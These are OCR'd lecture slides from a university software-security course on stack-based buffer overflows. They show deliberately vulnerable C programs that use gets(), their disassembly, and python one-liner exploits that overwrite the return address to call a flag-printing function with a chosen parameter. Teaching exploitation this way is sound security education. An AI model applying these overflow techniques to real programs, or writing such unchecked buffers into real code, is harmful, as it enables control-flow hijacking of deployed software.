NEU CY 5770 Software Vulnerabilities and Security

Instructor: Dr. Ziming Zhao

Last Class

1. Stack-based buffer overflow (Sequential buffer overflow)
    a. Brief history of buffer overflow
    b. Information C function needs to run
    c. C calling conventions (x86, x86-64)
    d. Overflow local variables

This Class

1. Stack-based buffer overflow (Sequential buffer overflow)
    a. Overflow RET address to execute a function
    b. Overflow RET and more to execute a function with parameters

Overwrite RET

Control-flow Hijacking

Return address and Function frame pointer

Saved EBP/RBP (frame pointer, data pointer) and **saved EIP/RIP** (RET, return address, code pointer) are stored on the stack.

What prevents a program/function from writing/changing those values?

Stack-based Buffer Overflow

An attacker can overwrite the saved EIP/RIP value on the stack

- The attacker's goal is to change a saved EIP/RIP value to point to attacker's data/code
- Where the program will start executing the attacker's code

One of the most common vulnerabilities in C and C++ programs.

Buffer Overflow Example: overflowret1_32

```
int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;
}


int main(int argc, char *argv[])
{
  printf("The addr of print_flag is %p\n", print_flag);
  vulfoo();
  printf("I pity the fool!\n");
}
```

gets()

gets() reads a line from stdin into the buffer pointed to by s until either a terminating newline or EOF, which it replaces with a null byte ('\0'). No check for buffer overrun is performed.

An unsafe function. Never use this when you program.

```
00001338 <vulfoo>:
    1338:       f3 0f 1e fb             endbr32
    133c:       55                    push   ebp
    133d:       89 e5                   mov    ebp,esp
    133f:       83 ec 18                sub    esp,0x18
    1342:       83 ec 0c                sub    esp,0xc
    1345:       8d 45 f2                lea    eax,[ebp-0xe]
    1348:       50                    push   eax
    1349:       e8 fc ff ff ff          call   134a <vulfoo+0x12>
    134e:       83 c4 10                add    esp,0x10
    1351:       b8 00 00 00 00          mov    eax,0x0
    1356:       c9                    leave
    1357:       c3                    ret
```



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00001338 <vulfoo>:
    1338:       f3 0f 1e fb          endbr32
    133c:       55                   push   ebp
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    133f:       83 ec 18             sub    esp,0x18
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    1345:       8d 45 f2             lea    eax,[ebp-0xe]
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
    1349:       e8 fc ff ff ff       call   134a <vulfoo+0x12>
    134e:       83 c4 10             add    esp,0x10
    1351:       b8 00 00 00 00       mov    eax,0x0
    1356:       c9                   leave
    1357:       c3                   ret
```



```
00001338 <vulfoo>:
    1338:       f3 0f 1e fb             endbr32
    133c:       55                    push   ebp
    133d:       89 e5                   mov    ebp,esp
    133f:       83 ec 18                sub    esp,0x18
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
    1345:       8d 45 f2                lea    eax,[ebp-0xe]
    1348:       50                    push   eax
    1349:       e8 fc ff ff ff          call   134a <vulfoo+0x12>
    134e:       83 c4 10                add    esp,0x10
    1351:       b8 00 00 00 00          mov    eax,0x0
    1356:       c9                    leave
    1357:       c3                    ret
```



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00001338 <vulfoo>:
    1338:       f3 0f 1e fb             endbr32
    133c:       55                    push   ebp
    133d:       89 e5                   mov    ebp,esp
    133f:       83 ec 18                sub    esp,0x18
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    1345:       8d 45 f2                lea    eax,[ebp-0xe]
    1348:       50                    push   eax
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
    1357:       c3                    ret
```



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00001338 <vulfoo>:
    1338:       f3 0f 1e fb             endbr32
    133c:       55                    push   ebp
    133d:       89 e5                   mov    ebp,esp
    133f:       83 ec 18                sub    esp,0x18
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    1345:       8d 45 f2                lea    eax,[ebp-0xe]
    1348:       50                    push   eax
    1349:       e8 fc ff ff ff          call   134a <vulfoo+0x12>
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

```
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    1338:       f3 0f 1e fb             endbr32
    133c:       55                      push   ebp
    133d:       89 e5                   mov    ebp,esp
    133f:       83 ec 18                sub    esp,0x18
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

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00001338 <vulfoo>:
    1338:       f3 0f 1e fb             endbr32
    133c:       55                    push   ebp
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    134e:       83 c4 10                add    esp,0x10
    1351:       b8 00 00 00 00          mov    eax,0x0
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
```



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

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    1338:       f3 0f 1e fb             endbr32
    133c:       55                      push   ebp
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    1351:       b8 00 00 00 00          mov    eax,0x0
    1356:       c9                      leave
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

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    1338:       f3 0f 1e fb             endbr32
    133c:       55                      push   ebp
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
    1345:       8d 45 f2                lea    eax,[ebp-0xe]
    1348:       50                      push   eax
    1349:       e8 fc ff ff ff          call   134a <vulfoo+0x12>
    134e:       83 c4 10                add    esp,0x10
    1351:       b8 00 00 00 00          mov    eax,0x0
    1356:       c9                      leave
    1357:       c3                      ret
```



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    1338:       f3 0f 1e fb           endbr32
    133c:       55                  push   ebp
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
    1345:       8d 45 f2              lea    eax,[ebp-0xe]
    1348:       50                  push   eax
    1349:       e8 fc ff ff ff        call   134a <vulfoo+0x12>
    134e:       83 c4 10              add    esp,0x10
    1351:       b8 00 00 00 00        mov    eax,0x0
    1356:       c9                  leave
    1357:       c3                  ret
```

mov esp, ebp
pop ebp

esp, ebp



```
00001338 <vulfoo>:
    1338:       f3 0f 1e fb           endbr32
    133c:       55                  push   ebp
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
    133f:       83 ec 18              sub    esp,0x18
    1342:       83 ec 0c              sub    esp,0xc
    1345:       8d 45 f2              lea    eax,[ebp-0xe]
    1348:       50                  push   eax
    1349:       e8 fc ff ff ff        call   134a <vulfoo+0x12>
    134e:       83 c4 10              add    esp,0x10
    1351:       b8 00 00 00 00        mov    eax,0x0
    1356:       c9                  leave
    1357:       c3                  ret
```

mov esp, ebp

pop ebp

esp

ebp -> main's stack frame




```
00001338 <vulfoo>:
    1338:       f3 0f 1e fb             endbr32
    133c:       55                    push   ebp
    133d:       89 e5                   mov    ebp,esp
    133f:       83 ec 18                sub    esp,0x18
    1342:       83 ec 0c                sub    esp,0xc
    1345:       8d 45 f2                lea    eax,[ebp-0xe]
    1348:       50                    push   eax
    1349:       e8 fc ff ff ff          call   134a <vulfoo+0x12>
    134e:       83 c4 10                add    esp,0x10
    1351:       b8 00 00 00 00          mov    eax,0x0
    1356:       c9                    leave
    1357:       c3                    ret
```

mov esp, ebp
pop ebp


esp

eip = RET



Overwrite RET

```
00001338 <vulfoo>:
    1338:       f3 0f 1e fb           endbr32
    133c:       55                  push   ebp
    133d:       89 e5                 mov    ebp,esp
    133f:       83 ec 18              sub    esp,0x18
    1342:       83 ec 0c              sub    esp,0xc
    1345:       8d 45 f2              lea    eax,[ebp-0xe]
    1348:       50                  push   eax
    1349:       e8 fc ff ff ff        call   134a <vulfoo+0x12>
    134e:       83 c4 10              add    esp,0x10
    1351:       b8 00 00 00 00          mov    eax,0x0
    1356:       c9                  leave
    1357:       c3                  ret
```



Exploit will be something like:

```
python2 -c "print 'A'*18+'\xfd\x55\x55\x56'" | ./bufferoverflow_overflowret1_32
```

Buffer Overflow Example: overflowret1_64

```
00000000004012a7 <vulfoo>:
  4012a7:       f3 0f 1e fa             endbr64
  4012ab:       55                    push   rbp
  4012ac:       48 89 e5                mov    rbp,rsp
  4012af:       48 83 ec 10              sub    rsp,0x10
  4012b3:       48 8d 45 fa              lea    rax,[rbp-0x6]
  4012b7:       48 89 c7                mov    rdi,rax
  4012ba:       b8 00 00 00 00            mov    eax,0x0
  4012bf:       e8 0c fe ff ff          call   4010d0 <gets@plt>
  4012c4:       b8 00 00 00 00            mov    eax,0x0
  4012c9:       c9                    leave
  4012ca:       c3                    ret
```

Exploit will be something like:

```
python2 -c "print 'A'*?? + '\x??\x??\x??\x??\x??\x00\x00\x00'" | ./bufferoverflow_overflowret1_64
```

Return to a function with parameter(s)

Buffer Overflow Example: overflowret2_32

```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```


```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```




```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");


  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

```
mov esp, ebp
pop ebp
ret
```



```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");


  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

```
mov esp, ebp
pop ebp
ret
```



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  if (i == 0x12345678)
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    printf("I pity the fool!\n");

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int vulfoo()
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
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

```
mov esp, ebp
pop ebp
ret
```



Change to prinsecret's point of view

```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```


```
push ebp
mov ebp, esp
```


```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```




```
push ebp
mov ebp, esp
```

```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");


  exit(0);}

int vulfoo()
{
  char buf[6];


  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

ebp, esp →



Address of i to overwrite:
Buf + sizeof(buf) + 12



Overwrite RET and More


```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

